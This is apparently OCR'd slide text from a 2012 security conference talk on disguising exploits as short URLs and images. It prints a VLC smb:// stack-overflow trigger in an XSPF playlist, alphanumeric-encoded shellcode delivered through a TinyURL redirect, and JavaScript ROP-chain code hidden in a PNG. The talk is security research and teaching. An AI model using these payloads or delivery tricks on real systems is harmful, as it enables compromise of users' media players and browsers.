when Bad Things come in Good packages

SAUMIL SHAH

net-square

DEEPSEC 2012

who am i


Saumil Shah, CEO Net-Square.

- Hacker, Speaker, Trainer, Author - 15 yrs in Infosec.
- M.S. Computer Science
  Purdue University.
- saumil@net-square.com
- LinkedIn: saumilshah
- Twitter: @therealsaumil

My area of work

Penetration Testing	Reverse Engineering	Exploit Writing
New Research	Offensive Security	Attack Defense
Conference Speaker	Conference Trainer	"Eyes and ears open"

When two forces combine...




SNEAKY
LETHAL


It's time these guys get...


302
IMG
JS
HTML5
...some help from...

The joys of short URLs


VLC smb overflow

- smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
- Classic Stack Overflow.

VLC XSPF file

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```


Alpha
Encoded
Exploit
Tiny
URL
ZOMFG!


TinyURL.com – shorten that long URL into a tiny URL
http://tinyurl.com/create.php
chmodbpf
TinyURL.com
Making long URLs usable! More than 600 million of them. Serving billions of redirects per month
100% Pure Alphanum!
Home
Example
Make Toolbar Button
Redirection
Hide URLs
Preview Feature cool!
Link to Us!
Terms of use
Contact Us!
PayPal Donate
Cool Sites
CoolWhois.com
Unicyclist Community
Gilby.com
MagicBounce Party Rentals
TinyURL was created!
The following URL:
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAj4?wTYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8A
BuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNO
CEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWY
IIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0
GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIP
QdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLK
GlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHk
EYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNj
DNF7KOIwPcCQPlQsDnCUCHPeEPAA}
has a length of 989 characters and resulted in the following TinyURL which has a length of 26 characters:
http://tinyurl.com/ycctrzf
[Open in new window]
Or, give your recipients confidence with a preview TinyURL:
http://preview.tinyurl.com/ycctrzf
[Open in new window]
This TinyURL may have been copied to your clipboard. (This no longer works for those who have upgraded to Flash 10.) To paste it in a document, press and hold down the ctrl key (command key for Mac users) while pressing the V key, or choose the "paste" option from the edit menu.
Find: filter
Next
Previous
Highlight all
Match case
Done
85.255.210.133 +2
Tor Disabled

VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
   width="320" height="200"
   target="http://tinyurl.com/ycctrzf"
   id="vlc" />
```

301 Redirect from tinyurl

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: PHP/5.2.12
Location: smb://example.com@0.0.0.0/foo/
#{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAj4?wTYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJICVK1
JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNOCEJGIoM7AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWYII
IIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0GpLKQUGLNkQlFeD8GqHoL
KPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIPQdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHk
PfLKDLBkLKCoGlEQJKLKGlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxH
kEYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNjDNF7KOIwPcCQPlQsDn
CUCHPeEPAA}
Content-type: text/html
Content-Length: 0
Connection: close
Server: TinyURL/1.6
```


net-square


255 shades of gray

Exploits as Images - 1

- Grayscale encoding (0-255).
- 1 pixel = 1 character.
- Perfectly valid image.

- Decode and Execute!


Mozilla Firefox
http://192.168.128.129/png/data2png.php
Google
function packv(n){var s=new Number(n).toString(16);while(s.length<8)s="0"+s;
return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_esp_ret"]=0x6d81bdef;
addressof["pop_eax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6d81cd57;
addressof["mov_peax_ecx_ret"]=0x6d979720;
addressof["mov_eax_pecx_ret"]=0x6d8d7be0;
addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_eax_ret"]=0x6d838f54;
addressof["add_eax_4_ret"]=0x00000000;addressof["call_peax_ret"]=0x6d8aec31;
addressof["add_esp_24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;
addressof["call_peax"]=0x6d802597;function
Convert
data length 5108
dimension 72
I'm an evil Javascript
I'm an innocent image
Done
192.168.128.129
Tor Disabled

```
function packv(n){var s=new
Number(n).toString(16);while(s.length<8)s="0"+s;
return(unescape("%u"+s.substring(4,8)+"%u"+s.sub
string(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof
["xchg_eax_esp_ret"]=0x6d81bdef;addressof["pop_e
ax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6
d81cd57;addressof["mov_peax_ecx_ret"]=0x6d979720
;addressof["mov_eax_pecx_ret"]=0x6d8d7be0;addres
sof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["in
c_eax_ret"]=0x6d838f54;addressof["add_eax_4_ret"
]=0x00000000;addressof["call_peax_ret"]=0x6d8aec
31;addressof["add_esp_24_ret"]=0x00000000;addres
sof["popad_ret"]=0x6d82a8a1;addressof["call_peax
"]=0x6d802597;function
call_ntallocatevirtualmemory(baseptr,size,callnu
m){var ropnop=packv(addressof["ropnop"]);var
pop_eax_ret=packv(addressof["pop_eax_ret"]);var
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);var
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx_r
et"]);var
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx_r
et"]);var
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax_r
et"]);var
call_peax_ret=packv(addressof["call_peax_ret"]);
var
add_esp_24_ret=packv(addressof["add_esp_24_ret"]
);var
popad_ret=packv(addressof["popad_ret"]);var
retval=""
```

